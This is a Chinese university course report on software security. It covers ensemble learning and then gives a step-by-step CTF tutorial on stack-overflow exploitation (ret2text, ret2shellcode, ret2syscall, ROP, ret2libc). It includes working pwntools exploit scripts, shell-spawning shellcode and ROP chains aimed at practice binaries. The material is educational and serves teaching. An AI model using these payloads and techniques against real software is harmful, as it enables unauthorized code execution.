
中国矿业大学计算机学院

2016 级本科生课程报告

课程名称 _____ 软件安全 _____

报告时间 _____ 2019/5/20 _____

学生姓名 _____ 骆信智、赵蓓蓓 _____

学 号 _____ 08163337、08163275 _____

专 业 _____ 信息安全 _____

任课教师 _____ 李昕 _____

任课教师评语

任课教师评语（①对课程基础理论的掌握；②对课程知识应用能力的评价；③对课程报告相关实验、作品、软件等成果的评价；④课程学习态度和上课纪律；⑤课程成果和报告工作量；⑥总体评价和成绩；⑦存在问题等）：

成 绩：

任课教师签字：

年 月 日

摘要

第一部分我们研究了机器学习算法优化中的集成学习思想并对三大算法——Bagging、Boosting、Stacking 进行了分别的介绍和最终的比较和融合训练。第二部分针对二进制 pwn 类型的攻击进行了由浅入深并结合各种案例的演示讲解。栈溢出指的是程序向栈中某个变量中写入的字节数超过了这个变量本身所申请的字节数，因而导致与其相邻的栈中的变量的值被改变。栈溢出漏洞轻则可以使程序崩溃，重则可以使攻击者控制程序执行流程。堆溢出是指程序向某个堆块中写入的字节数超过了堆块本身可使用的字节数，因而导致了数据溢出，并覆盖到物理相邻的高地址的下一个堆块。第三部分针对时下热点区块链安全问题进行了探讨，并结合 solidity 语言进行了具体问题的分析和演示攻击。

关键词：集成学习；栈溢出；堆溢出；区块链安全

ABSTRACT

In the first part, we study the integrated learning ideas in machine learning algorithm optimization and introduce the three algorithms, Bagging, Boosting and Stacking, respectively, and finally compare and integrate training. The second part is a demonstration of the binary pwn type of attack from shallow to deep and combined with various cases. Stack overflow refers to the number of bytes written by the program to a variable in the stack that exceeds the number of bytes requested by the variable itself, thus causing the value of the variable in the stack adjacent to it to be changed. A stack overflow vulnerability can cause a program to crash, and in addition, an attacker can control the execution flow of the program. Heap overflow means that the number of bytes written by a program into a heap block exceeds the number of bytes that can be used by the heap itself, thus causing data overflow and overwriting the next heap of physically adjacent high addresses. The third part discusses the current hot spot blockchain security issues, and combines solidity language to analyze and demonstrate specific problems.

Keywords: integrated learning; stack overflow; heap overflow; blockchain security

目 录

1 算法优化——集成学习	5
1.1 概述	5
1.2 集成学习三大方法	5
1.2.1 Bagging	5
1.2.2 随机森林	6
1.2.3 Boosting	9
1.2.4 Bagging, Boosting 辨析	10
1.2.5 Stacking	10
2 缓冲区溢出分析与利用	11
2.1 栈溢出	11
2.1.1 概述	11
2.1.2 ret2text	11
2.1.3 ret2shellcode	12
2.1.4 ret2syscall	14
2.1.5 ROPgadget 的使用	16
2.1.7 ret2csu	23
2.1.8 ret2_dl_runtime_resolve	30
2.1.9 利用 mmap 执行任意 shellcode	49
2.2 堆溢出	55
2.2.1 概述	55
2.2.2 堆的基本操作	56
2.2.3 浅析 Linux 动态链接中的 PLT 和 GOT	68
2.2.4 Off-By-One	71
2.2.5 Use After Free	74

2. 2. 6 Fastbin Attack	89
2. 3 trick 例题	103
3 区块链语言安全问题	106
3. 1 概述	106
3. 2 例题	106
3. 3 区块链拓展	108
3. 3. 1 Hello Ethernaut	108
3. 3. 2 Fallback	109
3. 3. 3 Fallout	110
3. 3. 4 Coin Flip	111
3. 3. 5 Exploit:	113
3. 3. 6 Telephone	114
3. 3. 7 Token	117
3. 3. 8 Force	121
3. 3. 9 Vault	122

1 算法优化——集成学习

1.1 概述

在机器学习的有监督学习算法中，我们的目标是学习出一个稳定的且在各个方面表现都较好的模型，但实际情况往往不这么理想，有时我们只能得到多个有偏好的模型（弱监督模型，在某些方面表现的比较好）。集成学习就是组合这里的多个弱监督模型以期得到一个更好更全面的强监督模型，集成学习潜在的思想是即便某一个弱分类器得到了错误的预测，其他的弱分类器也可以将错误纠正回来。它本身不是一个单独的机器学习算法，而是通过构建并结合多个机器学习器来完成学习任务，也就是我们常说的“博采众长”。那么，为什么集成模型能够减少错误率？

在机器学习的有监督学习算法中，我们的目标是学习出一个稳定的且在各个方面表现都较好的模型，但实际情况往往不这么理想，有时我们只能得到多个有偏好的模型（弱监督模型，在某些方面表现的比较好）。集成学习就是组合这里的多个弱监督模型以期得到一个更好更全面的强监督模型，集成学习潜在的思想是即便某一个弱分类器得到了错误的预测，其他的弱分类器也可以将错误纠正回来。它本身不是一个单独的机器学习算法，而是通过构建并结合多个机器学习器来完成学习任务，也就是我们常说的“博采众长”。

自然地，就产生两个问题：怎么训练每个算法？怎么融合每个算法？

接下来，我们介绍集成学习三大方法：Bagging, Boosting, Stacking.

1.2 集成学习三大方法


1.2.1 Bagging

Bagging 是并行式集成学习方法最著名的代表。给定包含 m 个样本的数据集，我们先随机取出一个样本放入采样集中，再把该样本放回初始数据集，使得下次采样时该样本仍有可能被选中，经过 m 次随机采样操作，我们得到含 m 个样本的采样集，初始训练集中有的样本在采样集里多次出现，有的则从未出现。

Bagging 的策略如下：

- 从样本集中有放回的取样；
- 选出 n 个样本在所有属性上，对这 n 个样本建立分类器（ID3、C4.5、CART、SVM、Logistic 回归等）

- 重复 1、2…… m 次，即获得了 m 个分类器 - 将数据放在这 m 个分类器上，最后根据这 m 个分类器的投票结果，决定数据属于哪一类。




1.2.2 随机森林

随机森林(Random Forest, 简称 RF)是 Bagging 的一个扩展变体。其在以决策树为基学习器构建 Bagging 集成的基础上，进一步在决策树的训练过程中引入了随机属性选择。

随机森林的策略如下：

- 从样本集中用 Bootstrap 采样选出 n 个样本
 - 从所有属性中随机选择 k 个属性，选择最佳分割属性作为节点建立 CART 决策树 重复 1、2 两个步骤，即建立了 m 棵 CART 决策树
 - m 个 CART 形成随机森林，通过投票表决结果，决定数据属于哪一类
- k 控制了随机性的引入程度；若令 $k = d$ ，则基决策树的构建与传统决策树相同；若令 $k = 1$ ，则是随机选择一个属性用于划分；一般情况下，推荐值为 $k = \log_2^d$ 。

随机森林简单、容易实现、计算开销小，在很多现实任务中展现出强大的性能，被誉为“代表集成学习技术水平的方法”。可以看出，随机森林对 Bagging 只做了小改动，但是与 Bagging 中基学习器的“多样性”仅通过样本扰动(通过对初始训练集采样)而来不同，随机森林中基学习器的多样性不仅来自样本扰动，还来自属性扰动，这就使得最终集成的泛化性能可通过个体学习器之间差异度的增加而进一步提升。



- 案例描述：根据已有的训练集已经生成了对应的随机森林，随机森林如何利用某一个人的年龄（Age）、性别（Gender）、教育情况（Highest Educational Qualification）、工作领域（Industry）以及住宅地（Residence）共5个字段来预测他的收入层次。
- 收入层次：

Band 1: Below \$40,000

Band 2: \$40,000 - 150,000

Band 3: More than \$150,000

随机森林中每一棵树都可以看做是一棵CART（分类回归树），这里假设森林中有5棵CART树，总特征个数N=5，我们取m=1（这里假设每个CART树对应一个不同的特征）。

CART 1 : Variable Age

	Salary Band	1	2	3
Age	Below 18	90%	10%	0%
	19-27	85%	14%	1%
	28-40	70%	23%	7%
	40-55	60%	35%	5%
	More than 55	70%	25%	5%

CART 2 : Variable Gender

	Salary Band	1	2	3
Gender	Male	70%	27%	3%
	Female	75%	24%	1%

CART 3 : Variable Education

	Salary Band	1	2	3
Education	<=High School	85%	10%	5%
	Diploma	80%	14%	6%
	Bachelors	77%	23%	0%
	Master	62%	35%	3%

CART 4 : Variable Residence

	Salary Band	1	2	3
Residence	Metro	70%	20%	10%
	Non-Metro	65%	20%	15%

CART 5 : Variable Industry

	Salary Band	1	2	3
Industry	Finance	65%	30%	5%
	Manufacturing	60%	35%	5%
	Others	75%	20%	5%

我们要预测的某个人的信息如下：

1. Age : 35 years ;
2. Gender : Male ;
3. Highest Educational Qualification : Diploma holder;

4. Industry : Manufacturing;
5. Residence : Metro.

根据这五棵 CART 树的分类结果，我们可以针对这个人的信息建立收入层次的分布情况：

最后，我们得出结论，这个人的收入层次 70% 是一等，大约 24% 为二等，6% 为三等，所以最终认定该人属于一等收入层次（小于 \$40,000）。

1.2.3 Boosting

其主要思想是将弱分类器组装成一个强分类器。在 PAC (probably approximately correct, 概率近似正确) 学习框架下，则一定可以将弱分类器组装成一个强分类器。

关于 Boosting 的两个核心问题：

- 1) 在每一轮如何改变训练数据的权值或概率分布？

通过提高那些在前一轮被弱分类器分错样例的权值，减小前一轮分对样例的权值，来使得分类器对误分的数据有较好的效果。


- 2) 通过什么方式来组合弱分类器？

通过加法模型将弱分类器进行线性组合，比如：

AdaBoost (Adaptive boosting) 算法：

刚开始训练时对每一个训练例赋相等的权重，然后用该算法对训练集训练 t 轮，每次训练后，对训练失败的训练例赋以较大的权重，也就是让学习算法在每次学习以后更注意学错的样本，从而得到多个预测函数。通过拟合残差的方式逐步减小残差，将每一步生成的模型叠加得到最终模型。换而言之，误差率低的弱分类器在最终分类器中占的权重较大，否则较小。

GBDT (Gradient Boost Decision Tree)：



每一次的计算是为了减少上一次的残差，GBDT 在残差减少（负梯度）的方向上建立一个新的模型。每一轮迭代，拟合的误差都会减小。

1.2.4 Bagging, Boosting 辨析

1) 样本选择上:

Bagging: 训练集是在原始集中有放回选取的, 从原始集中选出的各轮训练集之间是独立的。

Boosting: 每一轮的训练集不变, 只是训练集中每个样例在分类器中的权重发生变化。而权值是根据上一轮的分类结果进行调整。

2) 样例权重:

Bagging: 使用均匀取样, 每个样例的权重相等

Boosting: 根据错误率不断调整样例的权值, 错误率越大则权重越大。

3) 预测函数:

Bagging: 所有预测函数的权重相等。

Boosting: 每个弱分类器都有相应的权重, 对于分类误差小的分类器会有更大的权重。

4) 并行计算:

Bagging: 各个预测函数可以并行生成

Boosting: 各个预测函数只能顺序生成, 因为后一个模型参数需要前一轮模型的结果。

1.2.5 Stacking

Stacking 是一种分层模型集成框架。以两层为例, 第一层由多个基学习器组成, 其输入为原始训练集, 第二层的模型则是以第一层基学习器的输出作为特征加入训练集进行再训练, 从而得到完整的 Stacking 模型。

在 blog 上找到一张很不错的图, 方便大家理解。



XGB 模型把 train 分 train1~train5, 共 5 份, 用其中 4 份预测剩下的那份, 同时预测 test 数据, 这样的过程做 5 次, 生成 5 份 train (原 train 样本数/5) 数据和 5 份 test 数据。然后把 5 份预测的 train 数据纵向叠起来, 把 test 预测的结果做平均。RF 模型和 XGB 模型一样, 再来一次。这样就生成了 2 份 train 数据和 2 份 test 数据 (XGB 重新表达的数据和 RF 重新表达的数据), 然后用 LR 模型, 进一步做融合, 得到最终的预测结果。

2 缓冲区溢出分析与利用

2.1 栈溢出

2.1.1 概述

栈溢出指的是程序向栈中某个变量中写入的字节数超过了这个变量本身所申请的字节数，因而导致与其相邻的栈中的变量的值被改变。这种问题是一种特定的缓冲区溢出漏洞，类似的还有堆溢出，bss 段溢出等溢出方式。栈溢出漏洞轻则可以使程序崩溃，重则可以使攻击者控制程序执行流程。

发生栈溢出的基本前提是：

- 程序必须向栈上写入数据。
- 写入的数据大小没有被良好地控制。

本文将由浅入深，从最基本的 ret2text 开始为大家讲解当下常见的可应用于 x86、linux_x64 上的栈溢出利用方法。

2.1.2 ret2text

原理

ret2text 即控制程序执行程序本身已有的的代码 (.text)。其实，这种攻击方法是一种笼统的描述。我们控制执行程序已有的代码的时候也可以控制程序执行好几段不相邻的程序已有的代码（也就是 gadgets），这就是我们所要说的 ROP。

这时，我们需要知道对应返回的代码的位置。当然程序也可能会开启某些保护，我们需要想办法去绕过这些保护。

例子：ret2text

首先，查看一下程序的保护机制 > \$ checksec ret2text Arch: i386-32-little RELRO:

Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000)

可以看出程序是 32 位程序，其仅仅开启了栈不可执行(NX)保护。

然后，我们使用 IDA 来查看源码。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 1, 0);
    puts("There is something amazing here, do you know anything?");
    gets((char *)&v4);
    printf("Maybe I will tell you next time !");
```

```

    return 0;
}

```

主函数中使用了 gets 函数，显然存在栈溢出漏洞。

发现 call system("/bin/sh") 代码段

```

.....
.text:0804863A          mov     dword ptr [esp], offset command ;
"/bin/sh"
.text:08048641          call    _system
.....

```

利用思路 (how)

覆盖返回地址为 0x0804863A 即可 get shell!

计算 offset (buffer 和 main_ret 的距离)

查看汇编代码可知该 buffer 通过 esp 寻址。

```

.text:080486A7          lea     eax, [esp+1Ch]
.text:080486AB          mov     [esp], eax
.text:080486AE          call    _gets

```

call 处下断点查看 esp、ebp，计算得 offset = (\$ebp+4) - (\$esp+0x1c) = 0x70
exp

```

python from pwn import *
p = process('./ret2text')
p.recvuntil('anything?')
payload = 'a'*0x70 + p32(0x0804863a)###(ebp + 4) - (esp+0x1c)
p.sendline(payload)
p.interactive()

```

2.1.3 ret2shellcode

原理

ret2shellcode，即控制程序执行 shellcode 代码。shellcode 指的是用于完成某个功能的汇编代码，常见的功能主要是获取目标系统的 shell。一般来说，shellcode 需要我们自己填充。这其实是另外一种典型的利用方法，即此时我们需要自己去填充一些可执行的代码。在栈溢出的基础上，要想执行 shellcode，需要对应的 binary 在运行时，shellcode 所在的区域具有可执行权限。

例子：ret2shellcode

checksec

```
$ checksec ret2shellcode
```

Arch: i386-32-little

RELRO: Partial RELRO
 Stack: No canary found
 NX: NX disabled
 PIE: No PIE (0x8048000)
 RWX: Has RWX segments

可以看出源程序几乎没有开启任何保护，并且有可读，可写，可执行段。

IDA 反汇编查看源码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 1, 0);
    puts("No system for you this time !!!");
    gets((char *)&v4);
    strncpy(buf2, (const char *)&v4, 0x64u);
    printf("bye bye ~");
    return 0;
}
```

可以看出，程序仍然是基本的栈溢出漏洞，不过这次还同时将对应的字符串复制到 buf2 处。
 双击 buf2 发现在 bss 段。

```
.bss:0804A080    public buf2
.bss:0804A080 ; char buf2[100]
```

vmmmap 查看内存 (rwx) 这时，我们简单的调试下程序，看看这一个 bss 段是否可执行。

```
pwndbg> b main
Breakpoint 1 at 0x8048536: file ret2shellcode.c, line 8.
pwndbg> r
Starting program: /ret2shellcode
```

```
Breakpoint 1, main () at ret2shellcode.c:8
8      setvbuf(stdout, 0LL, 2, 0LL);
-----[ source:ret2shellcode.c+8 ]-----
6  int main(void)
7  {
```

```
→ 8      setvbuf(stdout, 0LL, 2, 0LL);
9      setvbuf(stdin, 0LL, 1, 0LL);
10 }
```

```
—————[ trace ]————
[#0] 0x8048536 → Name: main()
```

pwndbg> vmmmap

Start	End	Offset	Perm	Path
-------	-----	--------	------	------

.....

0x0804a000 0x0804b000 0x00001000 rwx .../ret2shellcode

.....

通过 vmmmap，我们可以看到 bss 段对应的段具有可执行权限。

利用思路 那么这次我们就控制程序执行 shellcode，也就是读入 shellcode，然后控制程序执行 bss 段处的 shellcode。（offset 计算同上）。

exp

```
from pwn import *
```

```
p = process('./ret2shellcode')
```

```
shellcode =
```

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80"
```

```
ret_addr = 0x0804A080#buf2
```

```
payload = shellcode.ljust(0x70, 'a') + p32(ret_addr)
```

```
p.sendline(payload)
```

```
p.interactive()
```

2.1.4 ret2syscall

原理

ret2syscall，即控制程序执行系统调用，获取 shell。

例子：ret2syscall

checksec

→ ret2syscall checksec rop

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

可以看出，源程序为 32 位，开启了 NX 保护。

IDA 查看源码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 1, 0);
    puts("This time, no system() and NO SHELLCODE!!!");
    puts("What do you plan to do?");
    gets(&v4);
    return 0;
}
```

可以看出此次仍然是一个栈溢出。

类似于之前的做法，我们可以获得 v4 相对于 ebp 的偏移为 108。所以我们需要覆盖的返回地址相对于 v4 的偏移为 112。

此次，由于我们不能直接利用程序中的某一段代码或者自己填写代码(栈上开启了 NX 保护，且无可执行 bss 段可写)来获得 shell，所以我们利用程序中的 gadgets 来获得 shell，而对应的 shell 获取则是利用系统调用。

简单地说，只要我们把对应获取 shell 的系统调用的参数放到对应的寄存器中，再执行 int 0x80 就可执行对应的系统调用。比如说这里我们利用如下系统调用来 get shell。

```
execve("/bin/sh", NULL, NULL)
```

其中，该程序是 32 位，所以我们需要使得

系统调用号，即 eax 应该为 0xb

第一个参数，即 ebx 应该指向 /bin/sh 的地址，其实执行 sh 的地址也可以。

第二个参数，即 ecx 应该为 0

第三个参数，即 edx 应该为 0

而我们如何控制这些寄存器的值呢？这里就需要使用 gadgets。比如说，现在栈顶是 10，那么如果此时执行了 pop eax，那么现在 eax 的值就为 10。但是我们并不能期待有一段连续的代码可以同时控制对应的寄存器，所以我们需要一段一段控制，这也是我们在 gadgets 最后使用 ret 来再次控制程序执行流程的原因。具体寻找 gadgets 的方法，我们可以使用 ropgadgets 这个工具。

2.1.5 ROPgadget 的使用

首先，我们来寻找控制 eax 的 gadgets

```
$ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'eax'
```

```
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret  
0x080bb196 : pop eax ; ret 0x0807217a : pop eax ; ret 0x80e  
0x0804f704 : pop eax ; ret 3  
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

可以看到有上述几个都可以控制 eax，我选取第二个来作为 gadgets。

类似的，我们可以得到控制其它寄存器的 gadgets。

→ ret2syscall ROPgadget --binary rop --only 'pop|ret' | grep 'ebx'

```
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret  
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret  
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret  
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret  
0x080be23f : pop ebx ; pop edi ; ret  
0x0806eb69 : pop ebx ; pop edx ; ret  
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret  
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret  
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10  
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14  
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc  
0x0805ae81 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4  
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8  
0x08048913 : pop ebx ; pop esi ; pop edi ; ret  
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4  
0x08049a94 : pop ebx ; pop esi ; ret  
0x080481c9 : pop ebx ; ret  
0x080d7d3c : pop ebx ; ret 0x6f9  
0x08099c87 : pop ebx ; ret 8  
0x0806eb91 : pop ecx ; pop ebx ; ret  
0x0806336b : pop edi ; pop esi ; pop ebx ; ret  
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret  
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret  
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
```

```
0x0805c820 : pop esi ; pop ebx ; ret  
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret  
0x0807b6ed : pop ss ; pop ebx ; ret
```

这里，我选择

```
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
```

这个可以直接控制其它三个寄存器。

此外，我们需要获得 /bin/sh 字符串对应的地址。

```
$ROPgadget --binary ret2syscall --string '/bin/sh'
```

Strings information

```
0x080be408 : /bin/sh
```

可以找到对应的地址，此外，还有 int 0x80 的地址，如下

```
$ ROPgadget --binary ret2syscall --only 'int'
```

Gadgets information

```
0x08049421 : int 0x80
```

```
0x080938fe : int 0xbb
```

```
0x080869b5 : int 0xf6
```

```
0x0807b4d4 : int 0xfc
```

Unique gadgets found: 4

同时，也找到对应的地址了。

(其中 0xb 为 execve 对应的系统调用号。) (pop eax; ret)

exp

```
from pwn import *
```

```
p = process('./ret2syscall')
```

```
pop_eax = 0x080bb196#0xb -> execve
```

```
bin_sh = 0x080BE408
```

```
pop_dcb_x = 0x0806eb90#0 0 sh
```

```
int_0x80 = 0x08049421
```

```
payload = flat(['a'*0x70, pop_eax, 0xb, pop_dcb_x, 0, 0, bin_sh, int_0x80])  
p.sendline(payload)
```

```
p.interactive()
```

2.3.6 ret2libc

- 原理

ret2libc 即控制函数的执行 libc 中的函数，通常是返回至某个函数的 plt 处或者函数的具体位置（即函数对应的 got 表项的内容）。一般情况下，我们会选择执行 system("/bin/sh")，故而此时我们需要知道 system 函数的地址。

- 1. ret2libc system+' \sh\00'

- checksec

```
$ checksec ret2libc1
```

Arch: i386-32-little

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 1, 0);
    puts("RET2LIBC >_<");
    gets((char *)&v4);
    return 0;
}
```

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

源程序为 32 位，开启了 NX 保护。

- IDA 查看源码。

gets 函数处存在栈溢出。

IDA F12 查看字符串找到/bin/sh, search 找到 system.

```
.plt:08048460 ; [00000006 BYTES: COLLAPSED FUNCTION _system. PRESS CTRL-NUMPAD+ TO EXPAND]
```

那么直接返回至 system_plt (ret_addr, '/bin/sh') 即可。

```
exp
from pwn import *
p = process('./ret2libc1')
elf = ELF('./ret2libc1')
length = 0x6c+4
sys_plt = elf.plt['system']#0x08048460
bin_sh = 0x08048720
ret_addr = 0xdeadbeef

payload = flat(['a'*length, sys_plt, ret_addr, bin_sh])
p.sendline(payload)
```

```
p.interactive()
```

这里我们需要注意函数调用栈的结构，如果是正常调用 system 函数，我们调用的时候会有一个对应的返回地址，这里以 0xdeadbeef 作为虚假的地址，其后参数对应 system 的参数内容。

这个例子相对来说简单，同时提供了 system 地址与 /bin/sh 的地址，但是大多数程序并不会有这么好的情况。

2. 无/bin/sh

这次文件里没有/bin/sh 字符串，我们需要自己来读取。 - IDA 查看 bss 段发现可以的 buf2！！！

```
.bss:0804A080 ; char buf2[100]
.bss:0804A080 buf2          db 64h dup(?)
```

vmmmap 查看发现可写！！！

利用思路

```
ret2 gets 读\bin\sh
ret2 pop ebx; ret
call system(' \bin\sh');
exp
from pwn import *
p = process('./ret2libc2')#2333
elf = ELF('./ret2libc2')
length = 0x6c+4
sys_plt = elf.plt['system']#0x08048460
```

```

gets_plt = elf.plt['gets']
pop_edx = 0x0804843d
#ROPgadget --binary ret2libc2 --only 'pop|ret' | grep 'ebx'
buf2 = 0x0804A080#/bin/sh
payload = flat(['a'*length , gets_plt, pop_edx, buf2 , sys_plt, 0xdeadbeef, buf2])
p.sendline(payload)
p.sendline('/bin/sh\00')
p.interactive()

```

- 3. 无``libc.so, system, '/sh\00'.....``

例 3: [ret2libc3]

在例 2 的基础上，再次将 system 函数的地址去掉。此时，我们需要同时找到 system 函数地址与 /bin/sh 字符串的地址。

首先，查看安全保护

```

$ checksec ret2libc3
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)

```

可以看出，源程序仍旧开启了堆栈不可执行(NX)保护。

IDA 查看源码，发现程序的 bug 仍然是栈溢出。但是没有 system 也没\bin\sh

```

int __cdecl main(int argc, const char **argv, const char **envp)
{

```

```

    int v4; // [sp+1Ch] [bp-64h]@1

    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 1, 0);
    puts("No surprise anymore, system disappear QQ.");
    printf("Can you find it !?");
    gets((char *)&v4);
    return 0;
}

```

那么我们如何得到 system 函数的地址呢？这里就主要利用了两个知识点。

system 函数属于 libc，而 libc.so 动态链接库中的函数之间相对偏移是固定的。即使程序有 ASLR 保护，也只是针对于地址中间位进行随机，最低的 12 位并不会发生改变。而 libc 在 github 上有人进行收集，如下 <https://github.com/niklasb/libc-database> 所以如果我们知道 libc 中某个函数的地址，那么我们就可以确定该程序利用的 libc。进而我们就可以知道 system 函数的地址。

那么如何得到 libc 中的某个函数的地址呢？我们一般常用的方法是采用 got 表泄露，即输出某个函数对应的 got 表项的内容。当然，由于 libc 的延迟绑定机制，我们需要泄漏已经执行过的函数的地址。

```
search 针机 libc.so libc_searcher
```

这里我们泄露 `__libc_start_main` 的地址，这是因为它是程序最初被执行的地方。

```
#print "leak libc_start_main_got addr and return to main again"
payload = flat(['A' * (0x6c+4), puts_plt, main, libc_start_main_got])
sh.sendlineafter('Can you find it !?', payload)
#print "get the related addr"
libc_start_main_addr = u32(sh.recv() [0:4])
print hex(libc_start_main_addr)
```

```
lemon@lemon-virtual-machine:~/Downloads/ctf_wiki/ROP/BASIC$ python ret2libc3.py
[+] Starting local process './ret2libc3': pid 10841
[*] '/home/lemon/Downloads/ctf_wiki/ROP/BASIC/ret2libc3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
leak libc_start_main_got addr and return to main again
get the related addr
0xf7e15540
```

将 16 进制地址输入即可 Find 符合条件的 libc.so 文件。这里因为是 i386 所以选择第一个 i386 版本进行尝试。

计算 base 和具体地址

```
libcbase = libc_start_main_addr - 0x018540
```

